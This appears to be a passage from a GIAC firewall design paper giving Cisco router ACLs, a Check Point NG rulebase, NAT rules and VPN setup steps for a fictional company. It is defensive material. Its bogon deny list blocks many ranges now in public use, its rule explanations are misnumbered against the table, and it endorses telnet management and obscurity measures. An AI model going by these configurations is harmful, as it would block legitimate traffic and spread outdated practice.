! Even if these packets get through they will be sent to the dump bucket
access-list 2001 deny ip 0.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 1.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 2.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 5.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 7.0.0.0 0.255.255.255 any log-input
```

```
access-list 2001 deny ip 10.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 23.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 27.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 31.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 36.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 37.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 39.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 41.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 42.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 49.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 50.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 58.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 59.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 70.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 71.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 72.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 73.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 74.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 75.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 76.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 77.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 78.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 79.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 83.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 84.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 85.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 86.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 87.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 88.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 89.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 90.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 91.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 92.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 93.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 94.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 95.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 96.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 97.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 98.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 99.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 100.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 101.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 102.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 103.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 104.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 105.0.0.0 0.255.255.255 any log-input
```

```
access-list 2001 deny ip 106.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 107.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 108.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 109.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 110.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 111.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 112.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 113.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 114.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 115.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 116.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 117.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 118.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 119.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 120.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 121.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 122.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 123.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 124.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 125.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 126.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 127.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 169.254.0.0 0.0.255.255 any log-input
access-list 2001 deny ip 172.16.0.0 0.15.255.255 any log-input
access-list 2001 deny ip 173.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 174.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 175.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 176.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 177.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 178.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 179.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 180.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 181.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 182.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 183.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 184.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 185.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 186.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 187.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 189.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 190.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 192.0.2.0 0.0.0.255 any log-input
access-list 2001 deny ip 192.168.0.0 0.0.255.255 any log-input
access-list 2001 deny ip 197.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 223.0.0.0 0.255.255.255 any log-input
access-list 2001 deny ip 224.0.0.0 31.255.255.255 any log-input
```

```
! ICMP fragments are not allowed here
access-list 2001 deny icmp any any fragments log-input
! Allow IP access to the DMZ hosts
access-list 2001 permit tcp any host 172.24.34.70 eq www
access-list 2001 permit tcp any host 172.24.34.70 eq 443
access-list 2001 permit tcp any host 172.24.34.73 eq 443
access-list 2001 permit tcp any host 172.24.34.73 eq www
access-list 2001 permit udp any host 172.24.34.4 eq domain
access-list 2001 permit udp any host 172.24.34.5 eq domain
access-list 2001 permit tcp any host 172.24.34.6 eq smtp
access-list 2001 permit tcp any host 172.24.34.7 eq smtp
!Allow Remote Access VPN communication
access-list 2001 permit tcp any host 172.24.34.199 eq 500
access-list 2001 permit udp any host 172.24.34.199 eq isakmp
access-list 2001 permit udp any host 172.24.34.199 eq 2746
access-list 2001 permit udp any host 172.24.34.199 eq 264
!Specific to site to site VPN
access-list 2001 permit esp any host 172.24.34.199
access-list 2001 permit ahp any host 172.24.34.199
! Lets not forget about the BGP communication from ISP routers
access-list 2001 permit tcp host 172.24.200.4 host 172.24.200.5 eq bgp
access-list 2001 permit tcp host 172.24.200.1 host 172.24.200.2 eq bgp
access-list 2001 permit icmp any host 172.24.34.201 unreachable
access-list 2001 permit icmp any host 172.24.34.201 time-exceeded
access-list 2001 permit tcp any any established
!Default DENY
access-list 2001 deny ip any any log-input
```

Now let's apply the ACL to the ISP facing interface along with the other interface specific things:

```
interface Serial0/0
ip access-group 2001 in
```

This ACL will be applied to packets destined outbound to the internet.

```
! Allow already established sessions
access-list 2002 permit tcp any any established
access-list 2002 permit udp host 172.24.34.4 any eq domain
access-list 2002 permit udp host 172.24.34.5 any eq domain
access-list 2002 permit tcp host 172.24.34.6 any eq smtp
access-list 2002 permit tcp host 172.24.34.7 any eq smtp
!Allow Remote Access VPN communication
access-list 2002 permit tcp host 172.24.34.199 any eq 500
access-list 2002 permit udp host 172.24.34.199 any eq isakmp
!Specific to site to site VPN
access-list 2002 permit esp host 172.24.34.199 any
```

access-list 2002 permit ahp host 172.24.34.199 any
! Allow the HIDE NAT address to anywhere
access-list 2002 permit host 172.24.34.200 any

Lets apply it now
interface FasEthernet0/0
ip access-group 2002 in

### 2.0.8 Just a legal Disclaimer

banner login ^C
Authorized access only
This system is the property of GIAC
Disconnect IMMEDIATELY if you are not an authorized user!
^C

## *2.1 Firewall Configuration and Tutorial*

Checkpoint NG Application Intelligence running on IPSO 3.7 offers a number of new benefits. At the IPSO level there is a new feature of session management which tries to prevent multiple admin users making changes at the same time. Also new to 3.7 is the "Audit Log" feature which tracks any changes via Voyager to the IPSO. This is similar to the NG's Audit log feature which also tracks object changes, rule changes and keeps track of the users who made those changes.[2]

Checkpoint NG also offers a number of interesting features like ISN spoofing which will generate a sequence number based on a pre-configured entropy and TTL time which will be set for every packet therefore introducing security by obscurity.

Through the Voyager interface(Nokia's web-based management tool), HTTP access will be disabled as well as FTP and telnet and only SSH and HTTPS access will be allowed. This will be further tightened down by the firewall rules (see rule #1 below)

### 2.1.1 Firewall Rules and Tutorial

We will not go into great details of creating every object and rule since this is outside the scope of this paper but we will describe the rule set and what it accomplishes as well as basic object creation

The rules will be sequentially numbered just like in the policy and described below.

The order of the rules was not optimized at this time, however the reports will be run at a later time to see which rules get the most hits and hence optimizing the performance of the firewall due to the top-down nature of parsing the rules.

| NO. | SOURCE | DESTINATION | VPN | SERVICE | ACTION | TRACK | INSTALL ON | TIME |
|---|---|---|---|---|---|---|---|---|
| 1 | gc_log<br>gc_mgmt | gc_gate<br>gc_gate01<br>gc_gate02 | Any Traffic | TCP https<br>TCP ssh | accept | Log | Policy Targets | Any |
| | **VPN rules (Rules 2-4)** | | | | | | | |
| 2 | Any | edGIAC | GiacRAS | Any | accept | Log | Policy Targets | Any |
| 3 | gc_gate01<br>gc_gate02 | gc_ace | Any Traffic | UDP securid-udp | accept | Log | Policy Targets | Any |
| 4 | Partner.10.1.0.0 | edPartners | Partners | TCP MySQL | accept | Log | Policy Targets | Any |
| | **HTTP/HTTPS Access and proxying (Rules 5-8)** | | | | | | | |
| 5 | Any | b2b_proxy_vrrp<br>b2c_proxy_vrrp | Any Traffic | TCP http<br>TCP https | accept | Log | Policy Targets | Any |
| 6 | b2c_proxy01<br>b2c_proxy02 | b2c_web01<br>b2c_web02 | Any Traffic | TCP tcp_24080<br>TCP tcp_24443 | accept | Log | Policy Targets | Any |
| 7 | b2b_proxy01<br>b2b_proxy02 | b2b_web01<br>b2b_web02 | Any Traffic | TCP tcp_24080<br>TCP tcp_24443 | accept | Log | Policy Targets | Any |
| 8 | b2b_proxy01<br>b2b_proxy02 | gc_ace | Any Traffic | UDP securid-udp | accept | Log | Policy Targets | Any |
| | **Database Access DMZ (Rules 9-10)** | | | | | | | |
| 9 | b2c_web01<br>b2c_web02 | b2c_db001<br>b2c_db002 | Any Traffic | TCP MySQL | accept | Log | Policy Targets | Any |
| 10 | b2b_web01<br>b2b_web02 | b2b_db001<br>b2b_db002 | Any Traffic | TCP MySQL | accept | Log | Policy Targets | Any |
| | **DNS Rules (Rules 11-13)** | | | | | | | |
| 11 | gc_int_ns1<br>gc_int_ns2 | gc_ns1<br>gc_ns2 | Any Traffic | UDP domain-udp | accept | Log | Policy Targets | Any |
| 12 | Net.192.168.0.0 | gc_ns1<br>gc_ns2 | Any Traffic | UDP domain-udp | drop | Log | Policy Targets | Any |
| 13 | Any | gc_ns1<br>gc_ns2 | Any Traffic | UDP domain-udp | accept | Log | Policy Targets | Any |
| | **SMTP Rules (Rules 14-17)** | | | | | | | |
| 14 | gc_exchange | gc_mx1<br>gc_mx2 | Any Traffic | TCP smtp | accept | Log | Policy Targets | Any |
| 15 | gc_mx1<br>gc_mx2 | gc_exchange | Any Traffic | TCP smtp | accept | Log | Policy Targets | Any |
| 16 | Net.192.168.0.0 | gc_mx1<br>gc_mx2 | Any Traffic | TCP smtp | drop | Log | Policy Targets | Any |
| 17 | Any | gc_mx1<br>gc_mx2 | Any Traffic | TCP smtp | accept | Log | Policy Targets | Any |
| | **Managment Traffic (Rules 18-20)** | | | | | | | |
| 18 | gc_mgmt<br>gc_log | DMZ_Hosts | Any Traffic | TCP ssh | accept | Log | Policy Targets | Any |
| 19 | DMZ_Hosts | gc_log | Any Traffic | UDP syslog<br>UDP ntp-udp | accept | Log | Policy Targets | Any |
| 20 | gc_log<br>gc_mgmt | ISP01<br>ISP02 | Any Traffic | TCP telnet | accept | Log | Policy Targets | Any |
| | **Default Deny and NBT (Rules 21-22)** | | | | | | | |
| 21 | Any | Any | Any Traffic | NBT | drop | None | Policy Targets | Any |
| 22 | Any | Any | Any Traffic | Any | drop | Log | Policy Targets | Any |

### 2.1.2 Policy Rule explanations

1. Only access via HTTPS and SSH will be allowed to the firewalls from gc_mgmt box and as a fail over from the gc_log box. Either lynx browser will be used locally once logged in to the module or a browser will be spawned from the two aforementioned boxes via SSH X-Forwarding.

2. This rule is the remote access VPN rule. Any source IP address destined to the edGIAC (encryption domain) group which consists of a number of internal resources (Exchange server, name servers, log server, management server, database servers and the portal) will be encrypted via the new VPN community option in NG (GiacRAS – see detailed configuration below)

3. Allow the firewalls to communicate to the internal ACE server for remote access VPN authentication.

4. Site-to-site VPN will be restricted at the firewall by source IP address to the partner encryption domain (which consists of only the two internal database servers)

5. Allow any source to the B2B and B2C proxy vrrp addresses on ports 80 and 443

6. This rule allows the B2C reverse proxies access to the real webservers on the non-standard http/https ports.

7. Same as Rule 6 but for the B2B infrastructure

8. Rule #8 allows the B2B reverse proxies user authentication via the gc_ace server for ACE authentication.

9. Allows the B2C web server communication to the backend database servers.

10. Same as Rule #9 but form B2B web servers.

11. Allows name resolution from the internal name servers to the DMZ name servers

12. This rule blocks direct access to the DMZ name servers from the rest of the internal network.

13. Any source allowed for name resolution of GIAC's DMZ hosts. (Further preventive measures will be taken with BIND configuration to prevent any unauthorized name resolutions)

14. Allow Exchange Server to relay mail to the DMZ SMTP servers.

15. Allow DMZ SMTP server to relay mail to internally destined email addresses

16. Just like with DNS, with this rule we are blocking the rest of the internal network to relay through the DMZ hosts. (Further configuration will take place using Postfix to prevent unauthorized relaying)

17. This rule allows incoming mail destined for GIAC domains.

18. The first of the three management rules which allows SSH access to the DMZ_Hosts group which contains all of the DMZ hosts (web servers, proxy servers, name servers, smtp servers and etc)

19. This rule allows syslog messages to be destined to the gc_log server. (Further security measures will be taken to provide security by obscurity – the actual syslog daemon will be running with .slconfig.conf file however the syslog.conf file will exist on each server with simple local loggin showing)

20. Allow telnet access to the routers (The routers have been defined as an OSE device so in the future if GIAC chooses to use the SmartDashboard to push the policy to those routers that can be easily implemented)

21. Allow the internal proxies out via allowed ports (HTP,HTTPS,FTP and Real). No logging will be turned on since the proxies log already. Other ports will be opened via change controls based on business requirements and upon security team approval.

22. Any NetBIOS traffic will dropped and no logged to avoid filling up the logs

23. Catch all rule which will drop anything else that was not explicitly allowed in.

### 2.1.3 Network Address Translation

| NO. | ORIGINAL PACKET | | | TRANSLATED PACKET | | | INSTALL ON |
|---|---|---|---|---|---|---|---|
| | SOURCE | DESTINATION | SERVICE | SOURCE | DESTINATION | SERVICE | |
| 1 | gc_log | DMZ_Hosts | TCP ssh | = Original | = Original | = Original | * Policy Targets |
| 2 | gc_mgmt | DMZ_Hosts | TCP ssh | = Original | = Original | = Original | * Policy Targets |
| 3 | gc_log | ISP_Routers | TCP telnet | = Original | = Original | = Original | * Policy Targets |
| 4 | gc_mgmt | ISP_Routers | TCP telnet | = Original | = Original | = Original | * Policy Targets |
| 5 | Net.192.168.0.0 | * Any | * Any | giac_nat | = Original | = Original | * Policy Targets |
| 6 | Partner.10.1.0.0 | edPartners | TCP MySQL | Partner_NAT_20 | = Original | = Original | * Policy Targets |


Since Rule #5 defines a hide NAT for the internal network there are a few rules that are needed to override that.

1. Leave the log server IP address as original destined to the DMZ hosts on port 22 (SSH)
2. Leave the management server IP address as original to the DMZ hosts on port 22 (SSH)
3. Leave the log server IP address as original destined to the ISP routers on port 23 (TELNET)
4. Leave the management server IP address as original destined to the ISP routers on port 23 (TELNET)
5. Perform hide NAT translation of all the internal hosts to 172.24.34.200
6. In order to keep track of all the Partners and avoid any unnecessary routing on the internal network we NAT each partner to their dedicated IP address on the 192.168.202.0/24 network. A route will b added to the firewalls for that segment


### 2.1.4 Remote Access VPN Tutorial

We first renamed the default RAS object which signifies remote access VPN object.


Then we selected gc_gate as the participating gateway:




Next we needed to create a generic* user group:




We also need to create a User Group (GiacUsers)





In the generic* configuration there are a number of options that need to change:
Add GiacUsers to the “Belongs to Groups” field




Under Authentication tab select “SecureID”

Now we need to take care of some of the Global Properties for VPN:





Check the IKE over TCP option to enable IKE negotiation Phase II to be performed over TCP vs UDP.


We also enabled IP compression which has no bearing on performance however enables us to resolve any issues with slower link VPN connections (for ex 3G wireless)

Now we will need to configure some properties under the cluster object by selecting to offer the OfficeMode Pool to GiacUsers group.

Under Office Mode Method, we will select “Manual”, and click “Optional Parameters” where we will specify the two internal DNS servers and the internal domain.





Next under each of the cluster members select the Office Mode Pool to be assigned (Net.192.168.201.0)





Under the “Remote Access” properties configure Hub Mode configuration and check the “Allow Secure Client to route traffic through this gateway” to route al the traffic through the gateway, thus preventing any machine externally to route anywhere but through GIAC.

Also check the “Support NAT traversal mechanism (UDP Encapsulation) in order to resolve any issues associated with being behind home Nat routers (i.e. Linksys)




Next we need to define the desktop policy that will be loaded on users’s laptops. Due to confidentiality of the information, GIAC’s policy is that the VPN client can only be loaded on a GIAC owned machine and that machine can not be used for any other purpose than logging in to the Remote Access VPN. Even though we are routing all the traffic through the gateway and all the outbound firewalls rules and policies are in affect, we are still placing a pretty restrictive policy on each desktop.




The inbound desktop security rule block any source destined to the remote access workstation. On the outbound rule, we are allowing the logged in machine to initiate connections (encrypted) to any of the hosts on the encryption domain and blocking all other access.


### 2.1.5 Site-To-Site VPN Configuration and Tutorial

Under VPN Manager Tab , right-click and create a new star community – "Partners". In the General properties of the community select "Enable VPN routing to satellites to center only" to prevent any communication between the clients.

Under "Central Gateways" add gc_gate as the Participant gateway.

Create a new object as "Interoperable device" – "Partner01" and add it to the Participant Gateway under Satellite Gateways.

